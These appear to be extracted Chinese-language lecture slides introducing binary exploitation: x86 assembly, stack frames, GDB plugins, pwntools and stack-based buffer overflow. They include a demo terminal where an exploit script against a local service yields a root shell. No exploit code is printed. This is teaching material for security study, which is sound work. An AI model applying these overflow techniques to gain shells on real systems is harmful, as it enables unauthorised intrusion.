[DEBUGING] main: 0x556bb458a24c  
Hello, What's Your name?  
LJP  
LJP  
Welcome!  
But wait, WHO ARE YOU?  
nobody  
I don't know you, so bye ;)
```



```
⚡ attacker ./exploit.py  
[+] Opening connection to localhost on port 5566: Done  
[*] Switching to interactive mode
```

```
I don't know you, so bye ;)  
$ whoami  
root  
$ id  
uid=0(root) gid=0(root) groups=0(root)  
$ ls  
test  
test.c  
$ █
```



Basic Knowledge

x86 Assembly

# x86 Assembly

ASM



```
mov    rax, 1
add    rax, 5
sub    rbx, rax
inc    rax
dec    rax
```

C



```
rax = 1
rax = rax + 5
rbx = rbx - rax
rax++
rax--
```

# x86 Assembly

ASM



```
mov    rax, 0
jmp    BEGIN
LOOP:
inc     rax
BEGIN:
cmp     rax, 5
jle     LOOP
```

C



```
rax = 0
while (rax <= 5)
    rax++
```

Basic Knowledge

Stack Frame

# Stack Frame

- 不同區域會有不同的 Stack Frame
  - 裡面存放著區域變數
- 在 Function 的頭部和尾部, 會有一些用來處理 Stack Frame 的指令
  - 頭部: Prologue
  - 尾部: Epilogue

main

```
push rbp  
mov  rbp, rsp
```

...

```
leave  
ret
```

# Stack Frame

main	function1
<pre>push    rbp mov     rbp, rsp sub     rsp, 20h ... call    function1 leave ret</pre>	<pre>push    rbp mov     rbp, rsp sub     rsp, 30h ... leave ret</pre>

0x00007fffffffe5c8



RSP

Stack



# Stack Frame

main	function1
<code>push rbp</code>	<code>push rbp</code>
<code>mov rbp, rsp</code>	<code>mov rbp, rsp</code>
<code>sub rsp, 20h</code>	<code>sub rsp, 30h</code>
<code>...</code>	<code>...</code>
<code>call function1</code>	<code>leave</code>
<code>leave</code>	<code>ret</code>
<code>ret</code>	

0x00007fffffff5c8




RSP

Stack

# Stack Frame

main	function1
push rbp	push rbp
mov rbp, rsp	mov rbp, rsp
sub rsp, 20h	sub rsp, 30h
...	...
call function1	leave
leave	ret
ret	



# Stack Frame

main	function1
<code>push rbp</code>	<code>push rbp</code>
<code>mov rbp, rsp</code>	<code>mov rbp, rsp</code>
<code>sub rsp, 20h</code>	<code>sub rsp, 30h</code>
...	...
<code>call function1</code>	<code>leave</code>
<code>leave</code>	<code>ret</code>
<code>ret</code>	



# Stack Frame

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
```

```
call    function1
```

```
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
```

```
leave
ret
```

0x401234

0x00007fffffffe5a0

RSP

0x00007fffffffe5c0

RBP

0x00007fffffffe5c8

RBP 原本的值

Stack

# Stack Frame

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

0x401234

0x00007fffffff598

0x00007fffffff5a0

0x00007fffffff5c0

0x00007fffffff5c8

0x401234

RBP 原本的值

RSP

RBP

Stack

# Stack Frame

main	function1
<code>push rbp</code>	<code>push rbp</code>
<code>mov rbp, rsp</code>	<code>mov rbp, rsp</code>
<code>sub rsp, 20h</code>	<code>sub rsp, 30h</code>
<code>...</code>	<code>...</code>
<code>call function1</code>	<code>leave</code>
<code>leave</code>	<code>ret</code>
<code>ret</code>	

0x401234



Stack

# Stack Frame

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

0x401234

0x00007fffffff590

0x00007fffffff598

0x00007fffffff5a0

0x00007fffffff5c0

0x00007fffffff5c8

0x00007fffffff5c0


0x401234

RBP 原本的值

RSP RBP

Stack

# Stack Frame





# Stack Frame

The diagram illustrates the stack frame structure and the execution of the `ret` instruction. It shows the `main` and `function1` frames, the stack pointer (RSP) at `0x00007fffffffe5c0`, and the return value `0x401234`. The `ret` instruction is highlighted, and a callout explains that `leave` is equivalent to `mov rsp, rbp` followed by `pop rbp`.

main	function1	Address	Value	Register
<code>push rbp</code>	<code>push rbp</code>	<code>0x00007fffffffe560</code>		
<code>mov rbp, rsp</code>	<code>mov rbp, rsp</code>	<code>0x00007fffffffe590</code>		
<code>sub rsp, 20h</code>	<code>sub rsp, 30h</code>	<code>0x00007fffffffe598</code>	<code>0x00007fffffffe5c0</code>	RSP
<code>...</code>	<code>...</code>	<code>0x00007fffffffe5a0</code>	<code>0x401234</code>	
<code>call function1</code>	<code>leave</code>			
<code>leave</code>	<code>ret</code>			
		<code>0x00007fffffffe5c0</code>		
		<code>0x00007fffffffe5c8</code>	RBP 原本的值	RBP

Stack

Callout: `leave` = `mov rsp, rbp` followed by `pop rbp`

# Stack Frame

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

```
leave
=
mov     rsp, rbp
pop     rbp
```

0x00007fffffffe560

0x00007fffffffe590

0x00007fffffffe598

0x00007fffffffe5a0

0x00007fffffffe5c0

0x00007fffffffe5c8

0x00007fffffffe5c0

0x401234

RSP


RBP

RBP 原本的值

Stack

0x401234

# Stack Frame



# Basic Knowledge

GDB

# GDB

- 推薦套件：gef
  - <https://github.com/hugsy/gef>
- 推薦套件：pwngdb
  - <https://github.com/scwuaptx/Pwngdb>
- 常用指令
  - **b** \*[Address expression]: 設定中斷點 (break point)
  - **c**: 繼續執行 (continue)
  - **ni**: 執行一個指令 (不步入)
  - **si**: 執行一個指令 (步入)
  - **x**/[Length][Format] [Address expression]: 顯示記憶體內容

# GDB Demo

Basic Knowledge

Pwntools

# Pwntools

- Python 模組
- 方便寫 exploit
- 常用 function
  - `process()`
  - `remote()`
  - `send()`、`sendline()`
  - `sendafter()`、`sendlineafter()`
  - `recv()`、`recvline()`
  - `recvuntil()`



# Pwntools Demo

# Stack-Based Buffer Overflow

# Stack-Based Buffer Overflow

- 在區域變數上越界寫入
- 導致其他區域變數被改掉
- 導致 Return Address 被改掉

# Stack-Based Buffer Overflow

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

0x00007fffffffe560

RSP

0x00007fffffffe590

RBP

0x00007fffffffe598

0x00007fffffffe5c0

0x401234

0x00007fffffffe5a0

0x00007fffffffe5c0

RBP 原本的值

0x00007fffffffe5c8

Stack

0x401234

# Stack-Based Buffer Overflow

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

0x00007fffffffe560

AAAAAAAA

RSP

0x00007fffffffe590

0x00007fffffffe5c0

RBP

0x00007fffffffe598

0x401234

0x00007fffffffe5a0

0x00007fffffffe5c0

RBP 原本的值

0x00007fffffffe5c8

Stack

0x401234

# Stack-Based Buffer Overflow

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

0x00007fffffffe560

AAAAAAAA

AAAAAAAA

...

0x00007fffffffe590

0x00007fffffffe5c0

0x00007fffffffe598

0x401234

0x00007fffffffe5a0

0x00007fffffffe5c0

RBP 原本的值

0x00007fffffffe5c8

RSP

RBP

Stack

0x401234

# Stack-Based Buffer Overflow

main

```
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

function1

```
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

0x00007fffffffe560

AAAAAAAA

RSP

AAAAAAAA

...

0x00007fffffffe590

AAAAAAAA

RBP

0x00007fffffffe598

AAAAAAAA

0x00007fffffffe5a0

0x00007fffffffe5c0

RBP 原本的值

0x00007fffffffe5c8

Stack

0x401234

# Stack-Based Buffer Overflow

0x401234


```
main
push    rbp
mov     rbp, rsp
sub     rsp, 20h
...
call    function1
leave
ret
```

```
function1
push    rbp
mov     rbp, rsp
sub     rsp, 30h
...
leave
ret
```

